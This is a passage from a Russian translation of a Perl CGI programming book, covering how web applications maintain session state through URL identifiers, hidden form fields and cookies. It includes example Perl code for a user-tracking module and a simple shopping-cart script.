} else {
    print qq'
    <INPUT TYPE="checkbox" NAME="exactsearch">
    <STRONG>Perform Exact Search</STRONG>
    <P>
    <INPUT TYPE="submit" NAME="submit_query_for_delete"
    VALUE="Query For List To Delete">
```

```
    <P>
    ‘;
}

# Выводим нижний колонтитул

print qq‘
<INPUT TYPE="reset" VALUE="Clear Form">
</FORM>
</BODY></HTML>
‘;

} # конец displayNewUpdateDeleteScreen
sub displayErrorMessage {
  my $cgi = shift;
  my $error_message = shift;


  print $cgi->header();

  print qq‘
  <HTML>
  <HEAD><TITLE>Error Message</TITLE></HEAD>
  <BODY BGCOLOR="WHITE">
  <H1>Error Occurred</H1>
  <HR>
  $error_message
  <HR>
  </BODY>
  </HTML>
  ‘;

} # конец displayErrorMessage

sub getAddressTableHTML {

return qq‘
<TABLE>
<TR>
  <TD ALIGN="RIGHT">First Name:</TD>
  <TD><INPUT TYPE="text" NAME="fname"></TD>
</TR>
<TR>
  <TD ALIGN="RIGHT">Last Name:</TD>
  <TD><INPUT TYPE="text" NAME="lname"></TD>
</TR>
<TR>
  <TD ALIGN="RIGHT">Phone:</TD>
  <TD><INPUT TYPE="text" NAME="phone"></TD>
</TR>
```

```
<TR>
  <TD ALIGN="RIGHT">Department:</TD>
  <TD><INPUT TYPE="text" NAME="dept"></TD>
</TR>
<TR>
  <TD ALIGN="RIGHT">Location:</TD>
  <TD><INPUT TYPE="text" NAME="location"></TD>
</TR>
</TABLE>
';

} # конец getAddressTableHTML
```

Вы, вероятно, заметили, что стиль этого CGI-сценария отличается от других примеров. Вы уже видели сценарии, использующие CGI.pm, Embperl и HTML::Template. В этом сценарии используется HTML; вы можете сравнить его с другими примерами, чтобы выбрать стиль, который вам нравится больше.

Помимо этого, данный CGI-сценарий – это один большой файл. Преимущество здесь в том, что вся логика представлена в одном месте. Недостаток – такой длинный листинг может оказаться трудным для чтения. В главе 16 мы обсудим все «за» и «против» объединения всего кода в одном приложении вместо разбивки его на отдельные компоненты.

11

Поддержка состояния

HTTP – это протокол без сохранения состояния. Как говорилось в главе 2, протокол HTTP определяет, как веб-клиенты и серверы общаются друг с другом, чтобы предоставлять пользователям документы и другие ресурсы. К сожалению, HTTP не обеспечивает прямой способ идентификации клиентов (см. раздел «Идентификация клиентов» главы 2), чтобы отслеживать их при запросе нескольких страниц. Однако есть способы отслеживать пользователей непрямыми методами, которые мы рассмотрим в этой главе. Веб-разработчики называют отслеживание пользователей *поддержкой состояния*. Ряд взаимодействий определенного пользователя с нашим сайтом – это *сессия*. Информация, которую мы собираем для пользователя, это *информация сессии*.

Для чего необходима поддержка состояния? Если вы уважаете приватность, то отслеживание пользователей способствует этому. Хотя отслеживание пользователей можно использовать в сомнительных целях, есть законные ситуации, когда вы должны это использовать. Возьмем онлайн-магазин: чтобы покупатели могли просматривать продукты, добавлять что-то в корзину и затем расплачиваться за все выбранное, сервер должен обеспечить каждому пользователю собственную корзину. В этом случае сбор отдельных элементов из информации сессии не только допустим, но и приветствуется.

Перед тем как обсуждать методы поддержки состояния, давайте вспомним, что мы раньше узнали о модели HTTP-транзакций. Это обеспечит контекст для понимания представленных ниже вариантов. Каждая HTTP-транзакция соответствует одному и тому же формату: запрос клиента, за которым следует ответ сервера. В каждом из них

можно выделить строки запросов и ответов, заголовки строк и, вероятно, некоторое сообщение. Например, если вы открываете ваш любимый броузер и вводите URL:

http://www.oreilly.com/catalog/cgi2/index.html,

ваш броузер соединяется с сервером *www.oreilly.com* через порт 80 (порт по умолчанию для HTTP) и посылает запрос к */catalog/cgi2/index.html*. Со стороны сервера, поскольку веб-сервер связан с портом 80, приходит ответ на любой запрос, посланный через этот порт. Вот как выглядит запрос, посланный броузером, поддерживающим HTTP 1.0:

```
GET /index.html HTTP/1.0
Accept: image/gif, image/x-xbitmap, image/jpeg, image/png, */*
Accept-Language: en
Accept-Charset: iso-8859-1,*,utf-8
User-Agent: Mozilla/4.5 (Macintosh; I; PPC)
```

Броузер использует метод запроса GET для запроса документа, определяет используемый HTTP-протокол и посылает несколько заголовков для передачи информации о себе и формате данных, который он принимает. Так как запрос посылается через GET, а не POST, броузер не передает серверу никаких данных.

Вот как сервер ответит на этот запрос:

```
HTTP/1.0 200 OK
Date: Sat, 18 Mar 200 20:35:35 GMT
Server: Apache/1.3.9 (Unix)
Last-Modified: Wed, 20 May 1998 14:59:42 GMT
Content-Length: 141
Content-Type: text/html

( содержание документа)
...
```

В HTTP 1.0 сервер возвращает запрошенный документ и затем закрывает соединение. Да, все верно: сервер не поддерживает открытое соединение между собой и броузером. То есть, если вы переходите по ссылке на возвращенной странице, то броузер посылает серверу новый запрос и т. д. В результате сервер не может узнать, что именно вы запросили документ. Это именно то, что мы называем протоколом без сохранения состояния; сервер не поддерживает и не хранит никакую информацию о запросе, которая передавалась бы от одной транзакции к другой. И хотя вам известен сетевой адрес клиента, соединяющегося с вами, но, если вы помните предыдущие рассказы о прокси-серверах (см. раздел «Прокси-серверы» главы 2), через один и тот же прокси-сервер могут создавать соединения несколько пользователей.

Вы, вероятно, хотите услышать, что изменилось в версии 1.1 протокола. На самом деле, соединение может оставаться открытым на протяжении нескольких запросов, хотя цикл запрос–ответ точно такой же, как и раньше. Однако вы не можете полагаться на то, что сетевое соединение будет оставаться открытым, так как соединение может быть закрыто или потеряно по целому ряду причин, и в любом случае, CGI не был изменен так, чтобы позволить вам получить доступ к информации, которая будет связывать запросы, сделанные во время одного и того же соединения. Поэтому в HTTP 1.0 и HTTP 1.1 работа по поддержке соединения ложится на нас.

Давайте снова вернемся к примеру с корзиной потребителя: у покупателя должна быть возможность перемещаться по нескольким страницам и выборочно помещать элементы в корзину. Обычно это делается, когда покупатель выбирает продукт, вводит желаемое количество и отправляет форму. В результате данные посылаются веб-серверу, который, в свою очередь, вызывает запрошенное CGI-приложение. Для сервера это просто еще один запрос. Так что именно приложение должно не просто следить за данными между различными вызовами, но и идентифицировать данные по принадлежности определенному покупателю.

Для поддержки состояния, мы должны сделать так, чтобы клиент при каждом запросе передавал нам какой-то уникальный идентификатор. Как вы могли заметить в предыдущих примерах, есть только три способа, которыми клиент может передать нам информацию: в строке запроса, в строке заголовка или в теле сообщения (в случае с методом POST). Таким образом, для поддержки состояния мы можем заставить клиента передавать уникальный идентификатор одним из этих трех способов. На самом деле мы рассмотрим все три метода.

Строки запроса и дополнительная информация о пути

Можно добавить идентификатор в строку запроса или как дополнительную информацию внутри URL-документа. Когда пользователи перемещаются по сайту, CGI-приложение на лету генерирует документы, передавая идентификатор из документа в документ. Это позволяет нам отслеживать все документы, запрошенные каждым пользователем, и порядок, в котором они были запрошены. Броузер посылает эту информацию нам через строку статуса.

Скрытые поля

Скрытые поля форм позволяют встраивать «невидимую» информацию в виде имя–значение в формы так, чтобы пользователь не увидел ее, не посмотрев исходный код HTML-страницы. Как и обычные поля форм и значения, эта информация посылается CGI-приложению, когда пользователь нажимает кнопку отправки. Обычно мы используем эту технологию, чтобы учесть выбор и предпочтения пользователей, если участвует несколько форм. Также мы увидим, как CGI.pm может

сделать большую часть этой работы для нас. Броузер посылает нам эту информацию в строке статуса или в теле сообщения, в зависимости от типа запроса (GET или POST соответственно).

Cookie на стороне клиента

Все современные броузеры поддерживают cookie на стороне клиента, что позволяет хранить информацию на машине клиента и передавать ее обратно на сервер при каждом запросе. Можно использовать эту технологию для хранения данных на стороне клиента, которые будут доступны нам, когда в дальнейшем пользователь запросит ресурсы с сервера. Cookie посылаются обратно клиентом в строке заголовка HTTP *Cookie*.

Преимущества и недостатки этих подходов отражены в таблице 11-1. Мы рассмотрим каждую технологию по отдельности, и если что-то в таблице останется неясным, вы сможете потом вернуться к ней. Обычно cookie на стороне клиента – это самый мощный способ поддержки состояния, но он требует что-то и от клиента. Другие технологии работают независимо от клиента, но у обеих есть ограничения на количество страниц, которые можно отследить.

Таблица 11-1. Технологии, используемые для поддержки состояния

Технология	**Область применения**	**Надежность и производительность**	**Требования к клиенту**
Строки запроса и дополнительная информация о пути	Может быть настроена для определенных групп страниц или веб-сайта целиком. Но информация о состоянии теряется, если пользователь уходит с веб-сайта, а потом возвращается	Сложно достоверно разобрать все ссылки в документе; приходится значительно расплачиваться производительностью при передаче статического содержимого через CGI-сценарии	Не требует какого-либо особенного поведения от клиента
Скрытые поля	Работает только для нескольких отправок формы	Легко реализуется; не влияет на производительность	Не требует какого-либо особенного поведения от клиента
Cookie на стороне клиента	Работает всюду, даже если пользователь уходит на другой сайт и потом возвращается	Легко реализуется; не влияет на производительность	Требуется поддержка (и принятие) cookie клиентом

Строки запроса и дополнительная информация о пути

На протяжении этой книги мы неоднократно передавали информацию из запроса в CGI-приложение. В этом разделе мы будем использовать запросы несколько менее очевидным способом, а именно чтобы проследить путь пользователя при переходе от одного документа к следующему на сервере.

Для этого требуется, чтобы CGI-сценарий обрабатывал каждый запрос к статической HTML-странице. CGI-сценарий проверяет, содержит ли запрошенный URL идентификатор, совпадающий с нашим форматом. Если нет, сценарий полагает, что это новый пользователь, и генерирует новый идентификатор. Затем сценарий разбирает запрошенный HTML-документ, просматривая ссылки на другие адреса на нашем сервере, и добавляет уникальный идентификатор для каждого из них. Таким образом, идентификатор передается при последующих запросах и распространяется от документа к документу. Конечно, если мы хотим отслеживать пользователей между CGI-приложениями, мы должны также разбирать и вывод этих CGI-сценариев. Самый простой способ достичь обеих целей – это создание общего модуля, который и считывает идентификатор и разбирает вывод. В таком случае понадобится один раз написать код и создать сценарий для наших HTML-страниц, а все остальные CGI-сценарии смогут использовать этот код.

Как вы уже догадались, это не вполне эффективно, так как запрос к каждому HTML-документу требует выполнения CGI-приложения. Инструменты типа *mod_perl* и FastCGI, обсуждаемые в главе 17, могут помочь, поскольку они эффективно встраивают интерпретатор Perl в веб-сервер.

Другой способ увеличить производительность – выполнить некоторую предварительную обработку. Заранее обработав документы, можно уменьшить объем работы, выполняемой при запросе к документу. Основная часть работы при разборе документа и замене ссылок – это идентификация ссылок. HTML::Parser – хороший модуль, но выполняемая им работа довольно сложная. Если вы разберете ссылки заранее и вместо них добавите специальное ключевое слово для пользователя, то позже сможете просмотреть документ по этому ключевому слову и не беспокоиться о распознавании ссылок. Например, можно разобрать URL во всех ссылках и добавить `#USERID#` в качестве идентификатора для каждого документа. В результате получается более простой код. Так вы сможете более эффективно обрабатывать документы:

```
sub parse {
  my( $filename, $id ) = @_;
  local *FH;
  open FH, $filename or die "Не могу открыть файл: $!";
```

```
    while (<FH>) {
      s/#USERID#/$id/g;
      print;
    }
  }
```

Но когда пользователь перемещается по статическим HTML-документам, CGI-приложения обычно в этом не участвуют. Если это ваш случай, то как передать информацию сессии из одного HTML-документа в другой и как отследить их на сервере?

Ответ – настроить сервер так, чтобы при запросе HTML-документа пользователем сервер запускал CGI-приложение. Приложение же будет ответственно за добавление специальной идентифицирующей информации (как строки запроса) во все ссылки внутри запрошенного HTML-документа и за возвращение вновь созданного содержимого броузеру.

Реализация приложения включает всего два шага. Напомним: мы пытаемся решить проблему, как определить, какой документ был запрошен определенным пользователем и сколько времени ушло на его просмотр. Во-первых, надо определить набор документов, для которых нужна история просмотров. Сделав это, мы просто переместим эти документы в определенный каталог в корневом каталоге веб-сервера.

Затем нужно настроить веб-сервер для запуска CGI-приложения каждый раз, когда пользователь запрашивает документ из этого каталога. Мы имеем в виду веб-сервер Apache, но детали настройки аналогичны и для других веб-серверов.

Мы просто должны добавить эти директивы в конфигурационный файл Apache, *httpd.conf* (или *access.conf*, если используется он):

```
<Directory /usr/local/apache/htdocs/store>
  AddType  text/html  .html
  AddType  Tracker  .html
  Action    Tracker  /cgi/track.cgi
</Directory>
```

Когда пользователь запрашивает документ из каталога */usr/local/apache/htdocs/store*, Apache запускает приложение *query_track.cgi*, передавая ему относительный URL запрошенного документа как дополнительную информацию о пути. Вот пример. Когда пользователь запрашивает документ из каталога первый раз:

http://localhost/store/index.html

веб-срвер запускает *query_track*:

http://localhost/cgi/track.cgi/store/index.html

Приложение использует переменную окружения PATH_TRANSLATED для получения полного пути к файлу *index.html*. Затем оно

открывает файл, создает новый идентификатор для пользователя, добавляет его к каждому относительному URL внутри документа и возвращает измененный HTML-поток в броузер. Кроме того, мы записываем транзакцию в специальный файл журнала, который можно проанализировать на предмет привычек пользователя.

Если вы хотите знать, на что похож измененный URL, то вот пример:

http://localhost/store/.CC7e2BMb_H6UdK9KfPtR1g/faq.html

Идентификатор – это измененная подпись Base64 MD5, высчитанная на основе различных фрагментов информации из запроса. Код, генерирующий ее, таков:

```
use Digest::MD5;

my $md5 = new Digest::MD5;
my $remote = $ENV{REMOTE_ADDR} . $ENV{REMOTE_PORT};
my $id = $md5->md5_base64( time, $$, $remote );
$id =~ tr|+/=|-_.|;  # Делаем небуквенные символы допустимыми для URL
```

В результате, для каждого запроса генерируется уникальный ключ. Но при этом создаваемые ключи не защищены от взлома. Если вы создаете идентификаторы сессии, обеспечивающие доступ к важным данным, используйте более изощренные методы.

При работе с Apache не требуется самостоятельно генерировать уникальный идентификатор, если вы установите Apache с модулем *mod_unique_id*. Для каждого запроса будет создан уникальный идентификатор, доступный для CGI-сценария через переменную `$ENV{UNIQUE_ID}`. *mod_unique_id* входит в состав дистрибутива Apache, но по умолчанию не компилируется.

Посмотрим, каким может быть код для разбора HTML-документов и добавления идентификаторов. В примере 11-1 приведен модуль, используемый для обработки запрошенного URL и выводимого HTML.

Пример 11-1. CGIBook::UserTracker.pm

```
#!/usr/bin/perl -wT

#/-------------------------------
# UserTracker Module
#
# Inherits from HTML::Parser
#
#

package CGIBook::UserTracker;

push @ISA, "HTML::Parser";
```

```
use strict;
use URI;
use HTML::Parser;

my $GLOBAL_COUNT = 0;
1;


#/--------------------------------
# Открытые методы
#

sub new {
   my( $class, $path ) = @_;
   my $id;

   my $self = $class->SUPER::new();

   $self->base_path( $path ) if defined $path;

   return $self;
}

sub base_path {
   my( $self, $path ) = @_;
   my $id;

   if ( defined $path ) {
         $self->{base_path} = $path;
         if ( $ENV{PATH_INFO} ) {
               if ( $ENV{PATH_INFO} =~ s|^/$self->{base_path}/\.
                           ([a-zA-Z0-9_.-]*)/|/| ) {
                     $id = $1;
               }
         }
         $id ||= $self->unique_id;
         $self->user_id( $id );
   }
   return defined( $self->{base_path} ) ? $self->{base_path} : "";
}

sub user_id {
   my( $self, $user_id ) = @_;
   $self->{user_id} = $user_id if defined $user_id;
   $self->{user_id} ||= $self->unique_id;

   return $self->{user_id};
}


#/--------------------------------
```

```
# Внутренние (закрытые) методы
#

sub unique_id {
   my $self = shift;
   # Используем Apache's mod_unique_id, если он доступен
   return $ENV{UNIQUE_ID} || eval {

         require Digest::MD5;
         my $md5 = new Digest::MD5;
         my $semi_unique = defined( $$ ) ?
               $$ : $ENV{REMOTE_ADDR} . $ENV{REMOTE_PORT};
         my $id = $md5->md5_base64( time, $semi_unique, $GLOBAL_COUNT++ );
         $id =~ tr|+/=|-_.|;
         $id;
   } || die "Не могу сгенерировать уникальный идентификатор для cookie\n";
}

sub encode {
    my( $self, $url ) = @_;
    my $uri  = new URI( $url, "http" );
    my $id   = $self->user_id(  );
    my $base = $self->base_path;

    my $path = $uri->path;
    $path =~ s|^$base|$base/.$id| or
        die "Invalid base path configured\n";
    $uri->path( $path );

    return $uri->as_string;
}


#/--------------------------------
# Подпрограммы для реализации обратных вызовов HTML::Parser
#

sub start {
    my( $self, $tag, $attr, $attrseq, $origtext ) = @_;
    my $new_text = $origtext;

    my %relevant_pairs = (
        frameset    => "src",
        a           => "href",
        area        => "href",
        form        => "action",
# Раскомментируйте эти строки, если хотите отслеживать и изображения
#        img         => "src",
#        body        => "background",
    );
```

```
        while ( my( $rel_tag, $rel_attr ) = each %relevant_pairs ) {
        if ( $tag eq $rel_tag and $attr->{$rel_attr} ) {
            $attr->{$rel_attr} = $self->encode( $attr->{$rel_attr} );
            my @attribs = map { "$_=\"$attr->{$_}\"" } @$attrseq;
            $new_text = "<$tag @attribs>";
        }
    }

    # Теги Meta refresh имеют различный формат,
    # который обрабатывается по-разному
    if ( $tag eq "meta" and $attr->{"http-equiv"} eq "refresh" ) {
        my( $delay, $url ) = split ";URL=", $attr->{content}, 2;
        $attr->{content} = "$delay;URL=" . $self->encode( $url );
        my @attribs = map { "$_=\"$attr->{$_}\"" } @$attrseq;
        $new_text = "<$tag @attribs>";
    }

    print $new_text;
}

sub declaration {
    my( $self, $decl ) = @_;
    print $decl;
}

sub text {
    my( $self, $text ) = @_;
    print $text;
}

sub end {
    my( $self, $tag ) = @_;
    print "</$tag>";
}

sub comment {
    my( $self, $comment ) = @_;
    print "<!-$comment->";
}
```

Пример 11-2 показывает CGI-приложение, используемое для обработки статических HTML-страниц:

Пример 11-2. query_track.cgi

```
#!/usr/bin/perl -wT

use strict;
use CGIBook::UserTracker;

local *FILE;
```

```
my $track = new CGIBook::UserTracker;
$track->base_path( "/store" );
my $requested_doc = $ENV{PATH_TRANSLATED};
unless ( -e $reqested_doc ) {
  print "Location: /errors/not_found.html\n\n";
}

open FILE, $requested_doc or die "Не смог открыть $requested_doc: $!";

my $doc = do {
  local $/ = undef;
<FILE>;
};

close FILE;

#Это верно, если мы обрабатывам только HTML-файлы:
print "Content-type: text/html\n\n";
$track->parse( $doc );
```

После того как идентификатор добавлен во все адреса, мы просто посылаем измененное содержимое на стандартный поток вывода вместе с заголовками.

Рассмотрев, как поддерживать состояние между просмотрами различных HTML-документов, обсудим постоянство при использовании различных форм. Онлайн-магазин обычно состоит из нескольких страниц. Нам необходимо иметь возможность идентифицировать пользователя на всех страницах. Технологии решения этой проблемы описаны в следующем разделе.

Скрытые поля

Скрытые поля позволяют хранить «спрятанную» информацию в форме; эти поля не отображаются броузером. Однако вы можете увидеть содержимое всей формы целиком, включая и скрытые поля, просмотрев исходный код HTML-страницы с помощью возможности «View Source» в броузере. То есть, скрытые поля предназначены не для секретности (увидеть их может каждый), а просто для передачи информации о сессии от формы к форме (см. главу 4).

Чтобы напомнить, о чем идет речь, приведем фрагмент кода, содержащий скрытое поле, в котором хранится идентификатор сессии:

```
<FORM ACTION="/cgi/program.cgi" METHOD="POST">
<INPUT TYPE="hidden" NAME="id"
      VALUE="e07a08c4612b0172a162386ca76d2b65">
.
.
</FORM>
```

Когда пользователь нажимает кнопку отправки формы, броузер кодирует информацию из всех полей и передает ее на сервер, никоим образом не выделяя скрытые поля.

Вспомнив, как работают скрытые поля, используем их для реализации очень простого приложения, поддерживающего информацию о состоянии между вызовами различных форм. А разве может быть лучший пример для иллюстрации скрытых полей, чем корзина покупателя? Взгляните на рис. 11-1.



Рис. 11-1. Страница приветствия shoppe.cgi

Приложение для реализации корзины покупателя довольно примитивно. Мы не обращаемся к базе данных, чтобы получить информацию о продукте или ценах. Мы не принимаем номера кредитных карт или иных платежных поручений. Основная наша цель в этом разделе – понять, что такое поддержка состояния.

Как работает наше приложение? Обычная корзина покупателя предоставляет пользователю несколько возможностей, а именно: просматривать каталог продукции, помещать продукты в корзину, просматривать содержимое корзины и, наконец, расплачиваться.

Первая наша цель – это создание уникального идентификатора сессии прямо в самом начале. Значит, пользователь должен начинать с динамической, а не со статической страницы. Это наша страница приветствия:

http://localhost/cgi/shoppe.cgi

На самом деле, один этот CGI-сценарий обрабатывает все страницы. Он создает идентификатор сессии для пользователя, добавляет его в качестве строки запроса в каждую ссылку и вставляет его в виде скрытого поля в каждую форму. Поэтому ссылки, появляющиеся внизу каждой страницы, выглядят так:

```
shoppe.cgi?action=catalog&id=7d0d4a9f1392b9dd9c138b8ee12350a4
shoppe.cgi?action=cart&id=7d0d4a9f1392b9dd9c138b8ee12350a4
shoppe.cgi?action=checkout&id=7d0d4a9f1392b9dd9c138b8ee12350a4
```

Страница каталога показана на рис. 11-2.



Рис. 11-2. Страница каталога shoppe.cgi

Наш сценарий определяет, какую страницу отображать, просматривая значение параметра *action*. Хотя обычно пользователи переходят от каталога к корзине и потом к оплате, они могут перемещаться в произвольном направлении. Если вы попытаетесь заплатить до выбора каких-либо элементов, система предложит вам вернуться и выбрать что-либо (но она запомнит информацию о платеже, когда вы вернетесь!).

Рассмотрим код, приведенный в примере 11-3.

Пример 11-3. shoppe.cgi

```
#!/usr/bin/perl -wT

use strict;

use CGI;
use CGIBook::Error;
use HTML::Template;


BEGIN {
  $ENV{PATH} = "/bin:/usr/bin";
  delete @ENV{ qw( IFS CDPATH ENV BASH_ENV ) };
```

```
  sub unindent;
}

use vars qw( $DATA_DIR $SENDMAIL $SALES_EMAIL $MAX_FILES );

local $DATA_DIR     = "/usr/local/apache/data/tennis";
local $SENDMAIL     = "/usr/lib/sendmail -t -n";
local $SALES_EMAIL  = 'sales@email.address.com';
local $MAX_FILES    = 1000;

my $q       = new CGI;
my $action  = $q->param("action") || 'start';
my $id      = get_id( $q );


if ( $action eq "start" ) {
  start( $q, $id );
}
elsif ( $action eq "catalog" ) {
  catalog( $q, $id );
}
elsif ( $action eq "cart" ) {
  cart( $q, $id );
}
elsif ( $action eq "checkout" ) {
  checkout( $q, $id );
}
elsif ( $action eq "thanks" ) {
  thanks( $q, $id );
}
else {
  start( $q, $id );
}
```

Этот сценарий начинается, как большинство тех, что вы уже видели. В нем вызывается функция *get_id*, которую мы рассмотрим чуть позже; она возвращает идентификатор сессии и загружает в текущий объект CGI.pm всю информацию о сессии, которая была сохранена ранее.

Затем, в зависимости от запрошенного действия (action), мы переходим к соответствующей подпрограмме. Вот код подпрограммы, обрабатывающей эти запросы:

```
#/-----------------------------_
# Подпрограммы обработки страниц
#


sub start {
    my( $q, $id ) = @_;

    print header( $q, "Welcome!" ),
```

```
        $q->p( "Welcome! You've arrived at the world famous Tennis Shoppe! ",
        "Here, you can order videos of famous tennis matches from ",
        "the ATP and WTA tour. Well, mate, are you are ready? ",
        "Click on one of the links below:"
        ),
        footer( $q, $id );
}


sub catalog {
    my( $q, $id ) = @_;

    if ( $q->request_method eq "POST" ) {
        save_state( $q );
    }

    print header( $q, "Video Catalog" ),
          $q->start_form,
          $q->table(
              { -border       => 1,
                -cellspacing  => 1,
                -cellpadding  => 4,
              },
              $q->Tr( [
                  $q->th( { -bgcolor => "#CCCCCC" }, [
                      "Quantity",
                      "Video",
                      "Price"
                  ] ),
                  $q->td( [
                      $q->textfield(
                          -name   => "* Wimbledon 1980",
                          -size   => 2
                      ),
                      "Wimbledon 1980: John McEnroe vs. Bjorn Borg",
                      '$21.95'
                  ] ),
                  $q->td( [
                      $q->textfield(
                          -name   => "* French Open 1983",
                          -size   => 2
                      ),
                      "French Open 1983: Ivan Lendl vs. John McEnroe",
                      '$19.95'
                  ] ),
                  $q->td( { -colspan  => 3,
                            -align    => "right",
                            -bgcolor  => "#CCCCCC"
                          },
                          $q->submit( "Update" )
```

```
                    )
                ] ),
            ),
            $q->hidden(
                -name     => "id",
                -default  => $id,
                -override => 1
            ),
            $q->hidden(
                -name     => "action",
                -default  => "catalog",
                -override => 1
            ),
            $q->end_form,
            footer( $q, $id );
}


sub cart {
    my( $q, $id ) = @_;

    my @items     = get_items( $q );
    my @item_rows = @items ?
        map $q->td( $_ ), @items :
        $q->td( { -colspan => 2 }, "Your cart is empty" );

    print header( $q, "Your Shopping Cart" ),
          $q->table(
              { -border       => 1,
                -cellspacing  => 1,
                -cellpadding  => 4,
              },
              $q->Tr( [
                  $q->th( { -bgcolor=> "#CCCCCC" }, [
                      "Video Title",
                      "Quantity"
                  ] ),
                  @item_rows
              ] )
          ),
          footer( $q, $id );
}


sub checkout {
    my( $q, $id ) = @_;

    print header( $q, "Checkout" ),
          $q->start_form,
          $q->table(
              { -border       => 1,
```

```
                -cellspacing  => 1,
                -cellpadding  => 4
            },
            $q->Tr( [
                map( $q->td( [
                        $_,
                        $q->textfield( lc $_ )
                    ] ), qw( Name Email Address City State Zip )
                ),
                $q->td( { -colspan  => 2,
                          -align    => "right",
                        },
                        $q->submit( "Checkout" )
                )
            ] ),
        ),
        $q->hidden(
            -name     => "id",
            -default  => $id,
            -override => 1
        ),
        $q->hidden(
           -name     => "action",
           -default  => "thanks",
           -override => 1
        ),
        $q->end_form,
        footer( $q, $id );
}


sub thanks {
    my( $q, $id ) = @_;
    my @missing;
    my %customer;

    my @items = get_items( $q );

    unless ( @items ) {
        save_state( $q );
        error( $q, "Please select some items before checking out." );
    }

    foreach ( qw( name email address city state zip ) ) {
        $customer{$_} = $q->param( $_ ) || push @missing, $_;
    }

    if ( @missing ) {
        my $missing = join ", ", @missing;
        error( $q, "You left the following required fields blank: $missing" );
```

```
    }

    email_sales( \%customer, \@items );
    unlink cart_filename( $id ) or die "Cannot remove user's cart file: $!";

    print header( $q, "Thank You!" ),
          $q->p( "Thanks for shopping with us, $customer{name}. ",
                 "We will contactly you shortly!"
          ),
          $q->end_html;
}
```

И снова нет ничего незнакомого. Внутри наших таблиц мы экстенсивно используем возможности из CGI.pm, позволяющие распространять теги по элементам, если они являются ссылками на массивы. Также мы включаем скрытые поля во все формы для «id», где содержится идентификатор сессии.

На рис. 11-3 приведена страница корзины покупателя.

Рис. 11-3. Страница, соответствующая корзине покупателя в shoppe.cgi

Теперь рассмотрим функции, отвечающие за поддержку состояния:

```
#/-------------------------------_
# Функции, отвечающие за поддержку состояния
#


sub get_id {
  my $q = shift;
  my $id;

  my $unsafe_id = $q->param( "id" ) || '';
  $unsafe_id =~ s/[^\dA-Fa-f]//g;

  if ( $unsafe_id =~ /^(.+)$/ ) {
```

```
    $id = $1;
    load_state( $q, $id );
  }
  else {
    $id = unique_id();
    $q->param( -name => "id", -value => $id );
  }

  return $id;
}


# Загружаем параметры по умолчанию текущего CGI-объекта
# из сохраненного состояния
sub load_state {
  my( $q, $id ) = @_;
  my $saved = get_state( $id ) or return;

  foreach ( $saved->param ) {
    $q->param( $_ => $saved->param($_) ) unless defined $q->param($_);
  }
}


# Считываем с диска сохраненный CGI-объект и возвращаем
# его параметры как ссылки
sub get_state {
  my $id = shift;
  my $cart = cart_filename( $id );
  local *FILE;

  -e $cart or return;
  open FILE, $cart or die "Cannot open $cart: $!";
  my $q_saved = new CGI( \*FILE ) or
    error( $q, "Unable to restore saved state." );
  close FILE;

  return $q_saved;
}


# Сохраняем текущий CGI-объект на диске
sub save_state {
  my $q = shift;
  my $cart = cart_filename( $id );
  local( *FILE, *DIR );

  # Защищаемся от атак DoS, ограничивая количество файлов
  my $num_files = 0;
  opendir DIR, $DATA_DIR;
  $num_files++ while readdir DIR;
```

```
  closedir DIR;

  # Сравниваем количество файлов с максимальным значением
  if ( $num_files > $MAX_FILES ) {
    error( $q, "We cannot save your request because the directory " .
      "is full. Please try again later" );
  }

  # Сохраняем текущий CGI-объект на диске
  open FILE, "> $cart" or return die "Cannot write to $cart: $!";
  $q->save( \*FILE );
  close FILE;
}


# Возвращаем список названий элементов и их количество
sub get_items {
  my $q = shift;
  my @items;

  # Строим отсортированный список названий фильмов и их количество
  foreach ( $q->param ) {
    my( $title, $quantity ) = ( $_, $q->param( $_ ) );

    # Пропускаем "* " в начале названий; пропускаем остальные ключи
    $title =~ s/^\*\s+// or next;
    $quantity or next;

    push @items, [ $title, $quantity ];
  }
  return @items;
}


# Отделяем от остального кода на случай, если потом захотим внести
# изменения
sub cart_filename {
  my $id = shift;
  return "$DATA_DIR/$id";
}


sub unique_id {
  # Используем mod_unique_id Apache, если он доступен
